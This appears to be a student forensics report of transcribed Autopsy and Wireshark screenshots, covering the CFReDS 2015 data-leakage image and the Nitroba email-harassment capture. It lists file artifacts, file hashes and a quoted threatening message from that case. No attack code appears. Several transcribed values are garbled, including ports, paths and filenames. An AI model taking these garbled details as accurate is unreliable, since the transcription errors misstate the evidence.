Recent Documents Table Thumbnail Summary

Source Name S C O Path Date Accessed Data Source

Source Name	S	C	O	Path	Date Accessed	Data Source
Resignation_Letter_(laman_Informant).xps.lnk				C:\Users\informant\Desktop\Resignation_Letter_(laman_	2015-03-25 20:28:33 PKT	cfreds_2015_data_leakage_pcdd
CD Drive (2).lnk				D:\	2015-03-25 02:01:11 PKT	cfreds_2015_data_leakage_pcdd
Penguins.jpg.lnk				D:\Penguins.jpg	2015-03-25 02:01:10 PKT	cfreds_2015_data_leakage_pcdd
Tulips.jpg.lnk				D:\Tulips.jpg	2015-03-25 01:47:30 PKT	cfreds_2015_data_leakage_pcdd
CD Drive.lnk				D:\	2015-03-25 01:47:22 PKT	cfreds_2015_data_leakage_pcdd
Koala.jpg.lnk				D:\Koala.jpg	2015-03-25 01:47:22 PKT	cfreds_2015_data_leakage_pcdd
Resignation_Letter_(laman_Informant).docx.LNK				C:\Users\informant\Desktop\Resignation_Letter_(laman_	2015-03-24 23:48:41 PKT	cfreds_2015_data_leakage_pcdd
Desktop.LNK				C:\Users\informant\Desktop	2015-03-24 23:48:40 PKT	cfreds_2015_data_leakage_pcdd
Resignation_Letter_(laman_Informant).docx.lnk				C:\Users\informant\Desktop\Resignation_Letter_(laman_	2015-03-24 23:48:40 PKT	cfreds_2015_data_leakage_pcdd
winter_whether_advisory.zip.lnk				D:\delwinter WHETHER_advisory.zip	2015-03-24 19:01:23 PKT	cfreds_2015_data_leakage_pcdd
[secret_project]_final_meeting.pptb.LNK				\\\0.11.11.128\secured_drive\Secret Project Data\final	2015-03-24 01:27:37 PKT	cfreds_2015_data_leakage_pcdd
final.lnk				\\\0.11.11.128\secured_drive\Secret Project Data\final	2015-03-24 01:27:33 PKT	cfreds_2015_data_leakage_pcdd
[secret_project]_final_meeting.pptb.lnk				\\\0.11.11.128\secured_drive\Secret Project Data\final	2015-03-24 01:27:33 PKT	cfreds_2015_data_leakage_pcdd
pricing decision.lnk				\\\0.11.11.128\SECURED_DRIVE\Secret Project Data\...	2015-03-24 01:26:54 PKT	cfreds_2015_data_leakage_pcdd
(secret_project)_pricing_decision.xlsx.LNK				\\\0.11.11.128\SECURED_DRIVE\Secret Project Data\...	2015-03-24 01:26:53 PKT	cfreds_2015_data_leakage_pcdd
(secret_project)_pricing_decision.xlsx.lnk				\\\0.11.11.128\SECURED_DRIVE\Secret Project Data\...	2015-03-24 01:26:53 PKT	cfreds_2015_data_leakage_pcdd
[secret_project]_design_concept.LNK				E:\RM#\1\Secret Project Data\design\[secret_project].d...	2015-03-23 23:38:23 PKT	cfreds_2015_data_leakage_pcdd
[secret_project]_design_concept.lnk				E:\RM#\1\Secret Project Data\design\[secret_project].d...	2015-03-23 23:38:21 PKT	cfreds_2015_data_leakage_pcdd
Templates.LNK				C:\Users\informant\AppData\Roaming\Microsoft\Te...	2015-03-23 23:38:12 PKT	cfreds_2015_data_leakage_pcdd

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

59 TIMES:

F221 - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Recent Documents Table Thumbnail Summary

Source Name S C O Program Name Path Date/Time Count Comment

Source Name	S	C	O	Program Name	Path	Date/Time	Count	Comment
SLExe-945U/9At-pt				SLExe	/WIN10UWS/SYS1/EM3z	2015-03-25 19:54:01 / PKT	8	Prefetch File
WMIADAP.EXE-F8DFDFA2.pf				WMIADAP.EXE	/WINDOWS/SYSTEM32/WBEM	2015-03-25 18:09:47 PKT	11	Prefetch File
OSPPsvc.exe-E53D3C0.pf				OSPPsvc.exe	/PROGRAM FILES/COMMON FILES/MICROSOFT SHAR...	2015-03-25 20:24:50 PKT	12	Prefetch File
DLLHOST.EXE-ECB71776.pf				DLLHOST.EXE	/WINDOWS/SVSW0W64	2015-03-25 20:18:02 PKT	14	Prefetch File
DRVINST.EXE-4CB4314A.pf				DRVINST.EXE	/WINDOWS/SYSTEM32	2015-03-25 15:18:10 PKT	14	Prefetch File
IEXPLORE.EXE-4B6C9213.pf				IEXPLORE.EXE	/PROGRAM FILES (X86)/INTERNET EXPLORER	2015-03-25 20:22:07 PKT	14	Prefetch File
MSCORSVW.EXE-C3C515BD.pf				MSCORSVW.EXE	/WINDOWS/MICROSOFT.NET/FRAMWORK/V4.0.303...	2015-03-25 19:53:15 PKT	14	Prefetch File
CONHOST.EXE-EF3E907.E				CONHOST.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:18:36 PKT	16	Prefetch File
WMPNSCFG.EXE-FC0D39BF.pf				WMPNSCFG.EXE	/PROGRAM FILES/WINDOWS MEDIA PLAYER	2015-03-25 19:19:50 PKT	20	Prefetch File
CONSENT.EXE-531BD9EA.pf				CONSENT.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:18:29 PKT	22	Prefetch File
WMIPRVS.EXE-1628051C.pf				WMIPRVS.EXE	/WINDOWS/SYSTEM32/WBEM	2015-03-25 20:15:55 PKT	23	Prefetch File
TASKENG.EXE-48DAE289.pf				TASKENG.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:16:00 PKT	25	Prefetch File
AUDIODG.EXE-B0FD3029.pf				AUDIODG.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:14:45 PKT	31	Prefetch File
DLLHOST.EXE-76639802.pf				DLLHOST.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:18:29 PKT	33	Prefetch File
GOOGLEUPDATE.EXE-895715F5.pf				GOOGLEUPDATE.EXE	/PROGRAM FILES (X86)/GOOGLE/UPDATE	2015-03-25 20:16:00 PKT	38	Prefetch File
DLLHOST.EXE-5E46FA0D.pf				DLLHOST.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:28:34 PKT	59	Prefetch File
CHROME.EXE-D999B18A.pf				CHROME.EXE	/PROGRAM FILES (X86)/GOOGLE/CHROME/APPLICAT...	2015-03-25 02:05:38 PKT	71	Prefetch File
SEARCHPROTOCOLHOST.EXE-0CBBACDE.pf				SEARCHPROTOCOLHOST.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:28:34 PKT	76	Prefetch File
SEARCHFILTERHOST.EXE-77482212.pf				SEARCHFILTERHOST.EXE	/WINDOWS/SYSTEM32	2015-03-25 20:28:34 PKT	82	Prefetch File

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 1 of 1 Result

Type	Value	Source(s)
Program Name	DLLHOST.EXE	Windows Prefetch Analyzer
Path	/WINDOWS/SYSTEM32	Windows Prefetch Analyzer
Date/Time	2015-03-25 20:28:34 PKT	Windows Prefetch Analyzer
Count	59	Windows Prefetch Analyzer
Comment	Prefetch File	Windows Prefetch Analyzer
Source File Path	/img_cfredis_2015_data_leakage_pcdd/vol.vol3/Windows/Prefetch/DLLHOST.EXE-5E46FA0D.pf	Windows Prefetch Analyzer
Artifact ID	.07737703658760741	Windows Prefetch Analyzer

## SEARCH:

F221 - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

63 Results

Keyword Lists Keyword Search

Save Table as CSV

**Web Search**

Table Thumbnail Summary

Source Name S C O Domain Text Program Name Date Accessed Data Source

Source Name	S	C	O	Domain	Text	Program Name	Date Accessed	Data Source
WebCacheV01.dat				google.com	internet explorer 11	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	file sharing and tethering	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	file sharing and tethering	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	Top Stories	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	Top Stories	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	DLP DRM	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	e-mail investigation	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	e-mail investigation	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	Forensic Email Investigation	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	what is windows system artifacts	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	investigation on windows machine	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	windows event logs	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	cd burning method	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	cd burning method in windows	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	external device and forensics	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	external device and forensics	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	anti-forensic tools	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	eraser	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd
WebCacheV01.dat				bing.com	ccleaner	Microsoft Edge Analyzer	0000-00-00 00:00:00	cfreds_2015_data_leakage_pc.dd

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 296 of 297 Result ← →

Web Search

Term: eraser  
Time: 0000-00-00 00:00:00  
Domain: bing.com  
Program Name: Microsoft Edge Analyzer

## 9. Email Forensics:

### GETTING FILE HASH OF NITROBA.PCAP

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS D:\FinalDFProj\T9> Get-FileHash -Algorithm MD5 .\nitroba.pcap
Algorithm      Hash                                         Path
----          ----
MD5           9981827F11968773FF815E39F5458EC8             D:\FinalDFProj\T9\nitroba.pcap

PS D:\FinalDFProj\T9> Get-FileHash -Algorithm SHA1 .\nitroba.pcap
Algorithm      Hash                                         Path
----          ----
SHA1          65656392412ADD15F93F8585197A8998AAEB50A1             D:\FinalDFProj\T9\nitroba.pcap

PS D:\FinalDFProj\T9>
```

### CHECKING THE HOST PACKETS GET:



## SECURE ANONYMUS EMAIL SEARCH:

The screenshot shows a Wireshark capture of a network session named "nitroba.pcap". The packet list pane shows two HTTP requests from source IP 69.25.94.22 to destination IP 192.168.15.4. The first request (No. 82998) is an HTTP/1.1 200 OK response with content type text/html, containing HTML code for a secure anonymous email page. The second request (No. 83641) is another HTTP/1.1 200 OK response with content type text/html. The details pane displays the raw HTTP headers and body. The bytes pane shows the binary data of the captured packets.

```

Expires: Thu, 01 Jan 1970 00:00:00 GMT\r\n
Set-Cookie: JSESSIONID=0FB2AD5FEEF78A1D8A5492813C761; Path=/\r\n
Content-Type: text/html; charset=ISO-8859-1\r\n
Connection: close\r\n
Transfer-Encoding: chunked\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.385075000 seconds]
[Request in frame: 82998]
[Request URI: http://www.willselfdestruct.com/secure/submit]
> HTTP/1.1 200 OK
File Data: 20126 bytes
Line-based text data: text/html (539 lines)
<html>
<head>
    <meta name="Description" content="Secure, anonymous email and messaging for sensitive data exchange."/>
    <meta name="Keywords" content="secure anonymous self destruct email message page, will self destruct, free"/>
    <title>FREE secure anonymous E-mail to a friend, client or colleague: WillSelfDestruct</title>
</head>
<body>
    <center>
        <style media="print" type="text/css">\n

```

## CHECKING IP SRC:

The screenshot shows a Wireshark capture of a network session named "nitroba.pcap". A single POST request is selected in the packet list pane, with the condition "(ip.src == 192.168.15.4) && (ip.dst == 69.25.94.22) && http.request.method == "POST"". The selected packet (No. 83601) has a timestamp of 15197.216422, source IP 192.168.15.4, and destination IP 69.25.94.22. The details pane shows the raw POST data, which includes a full URL "http://www.willselfdestruct.com/secure/submit", the method "POST", and the content type "application/x-www-form-urlencoded". The bytes pane shows the binary data of the captured packet.

```

POST /secure/submit HTTP/1.1\r\n
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*\r\n
Referer: http://www.willselfdestruct.com/secure/submit\r\n
Accept-Language: en-us\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
Host: www.willselfdestruct.com\r\n
Content-Length: 188\r\n
Connection: Keep-Alive\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URL: http://www.willselfdestruct.com/secure/submit]
[HTTP request 1/1]
[Response in frame: 83601]
File Data: 188 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "to" = "lillytuckrige@yahoo.com"
Form item: "from" = ""
Form item: "subject" = "you can't find us"
Form item: "message" = "and you can't hide from us.\r\n\r\nStop teaching.\r\n\r\n\r\nStart running."
Form item: "type" = "0"
Form item: "ttl" = "30"
Form item: "submit.x" = "29"
Form item: "submit.y" = "26"

```

## CHECKING MAC ADDRESSES:

**nitroba.pcap**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.src == 192.168.15.4) && (ip.dst == 69.25.94.22) && http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
+ 83601	15197.216422	192.168.15.4	69.25.94.22	HTTP	719	POST /secure/submit HTTP/1.1 (application/x-www-form-urlencoded)

```

Frame 83601: 719 bytes on wire (5752 bits), 719 bytes captured (5752 bits)
Ethernet II, Src: Apple_e2:c0:ce (00:17:f2:e2:c0:ce), Dst: HonHaiPrecis_2e:4f:60 (00:1d:d9:2e:4f:60)
Internet Protocol Version 4, Src: 192.168.15.4, Dst: 69.25.94.22
Transmission Control Protocol, Src Port: 36844, Dst Port: 80, Seq: 1, Ack: 1, Len: 649
HyperText Transfer Protocol
  > POST /secure/submit HTTP/1.1\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*\r\n
    Referer: http://www.willselfdestruct.com/secure/submit\r\n
    Accept-Language: en-us\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Host: www.willselfdestruct.com\r\n
    Content-Length: 188\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
  (Full request URI: http://www.willselfdestruct.com/secure/submit)
  [HTTP request / 1]
  [Response in frame: 83604]
  File Data: 188 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "to" = "lillytuckrige@yahoo.com"
    > Form item: "from" = ""
    > Form item: "subject" = "you can't find us"
  
```

Packets: 94410 - Displayed: 1 (0.0%) Profile: Default

**nitroba.pcap**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eth.addr == 00:17:f2:e2:c0:ce


No.	Time	Source	Destination	Protocol	Length	Info
+ 83590	15191.513577	209.62.186.9	192.168.15.4	TCP	70	[TCP Retransmission] 80 + 35906 [FIN, ACK] Seq=605 Ack=543 Win=6492 Len=0 TStamp=1970684949 TSectr=644030521
83591	15191.516915	192.168.15.4	209.62.186.9	TCP	70	35906 + 88 [ACK] Seq=543 Ack=606 Win=65535 Len=0 TStamp=1970684949 TSectr=1970684949
+ 83592	15191.958118	208.185.127.40	192.168.15.4	TCP	64	[TCP Retransmission] 80 + 35898 [FIN, ACK] Seq=386 Ack=299 Win=8190 Len=0
83593	15192.160911	192.168.15.4	208.185.127.40	TCP	64	35898 + 88 [ACK] Seq=299 Ack=387 Win=64768 Len=0
+ 83594	15195.451706	192.168.15.4	192.168.1.106	TCP	82	36842 + 3283 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=2 TStamp=134657984 TSectr=> SACK_PERM
83595	15196.388298	192.168.15.4	192.168.1.106	TCP	82	[TCP Retransmission] 36842 + 3283 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=2 TStamp=134657993 TSectr=> SACK_PERM
+ 83597	15197.118251	192.168.15.4	69.25.94.22	TCP	82	36844 + 88 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=1 TStamp=134657983 TSectr=> SACK_PERM
83598	15197.205802	69.25.94.22	192.168.15.4	TCP	70	88 + 36044 [SYN, ACK] Seq=Ack1 Win=5792 Len=0 TStamp=134657983 TSectr=> SACK_PERM
+ 83599	15197.210545	192.168.15.4	69.25.94.22	TCP	70	36844 + 88 [ACK] Seq=Ack1 Win=64298 Len=0 TStamp=134657984 TSectr=> SACK_PERM
83600	15197.215795	192.168.15.4	69.22.167.247	TCP	70	35956 + 88 [FIN, ACK] Seq=365 Ack=491988 Len=0 TStamp=134657984 TSectr=> SACK_PERM
+ 83601	15197.216422	192.168.15.4	69.25.94.22	HTTP	719	POST /secure/submit HTTP/1.1 (application/x-www-form-urlencoded)
83602	15197.223434	69.22.167.247	192.168.15.4	TCP	70	88 + 35956 [FIN, ACK] Seq=1491988 Ack=366 Win=6432 Len=0 TStamp=171801723 TSectr=444030584
+ 83603	15197.311456	69.25.94.22	192.168.15.4	TCP	70	88 + 36044 [ACK] Seq=Ack=650 Win=6490 Len=0 TStamp=1929432063 TSectr=644030584
83604	15197.3173891	69.25.94.22	192.168.15.4	HTTP	359	HTTP/1.1.302 Moved Temporarily
+ 83605	15197.373985	69.25.94.22	192.168.15.4	TCP	70	88 + 36044 [FIN, ACK] Seq=298 Ack=650 Win=6490 Len=0 TStamp=1929432125 TSectr=644030584
83606	15197.376297	192.168.15.4	69.25.94.22	TCP	70	36844 + 88 [ACK] Seq=650 Ack=298 Win=64087 Len=0 TStamp=1929432125 TSectr=644030584
+ 83607	15197.376686	192.168.15.4	69.25.94.22	TCP	70	36844 + 88 [ACK] Seq=650 Ack=291 Win=64087 Len=0 TStamp=1929432125 TSectr=644030584
83608	15197.377312	192.168.15.4	69.25.94.22	TCP	70	36844 + 88 [FIN, ACK] Seq=650 Ack=291 Win=6408586 Len=0 TStamp=1929432125 TSectr=644030584
+ 83609	15197.379749	192.168.15.4	69.25.94.22	TCP	82	36846 + 88 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=1 TStamp=134657984 TSectr=> SACK_PERM
83610	15197.380749	192.168.15.4	192.168.1.106	TCP	82	[TCP Retransmission] 36842 + 3283 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=2 TStamp=134658003 TSectr=> SACK_PERM
+ 83611	15197.464952	69.25.94.22	192.168.15.4	TCP	70	88 + 36044 [ACK] Seq=291 Ack=651 Win=6490 Len=0 TStamp=1929432217 TSectr=644030586
83612	15197.466523	69.25.94.22	192.168.15.4	TCP	70	88 + 36046 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 TStamp=134658003 TSectr=> SACK_PERM

```


Frame 83601: 719 bytes on wire (5752 bits), 719 bytes captured (5752 bits)
Ethernet II, Src: Apple_e2:c0:ce (00:17:f2:e2:c0:ce), Dst: HonHaiPrecis_2e:4f:60 (00:1d:d9:2e:4f:60)
Internet Protocol Version 4, Src: 192.168.15.4, Dst: 69.25.94.22
Transmission Control Protocol, Src Port: 36844, Dst Port: 80, Seq: 1, Ack: 1, Len: 649
HyperText Transfer Protocol
  > POST /secure/submit HTTP/1.1\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*\r\n
    Referer: http://www.willselfdestruct.com/secure/submit\r\n
    Accept-Language: en-us\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Host: www.willselfdestruct.com\r\n
    Content-Length: 188\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
  (Full request URI: http://www.willselfdestruct.com/secure/submit)
  [HTTP request / 1]
  [Response in frame: 83604]
  File Data: 188 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "to" = "lillytuckrige@yahoo.com"
    > Form item: "from" = ""
    > Form item: "subject" = "you can't find us"
  
```

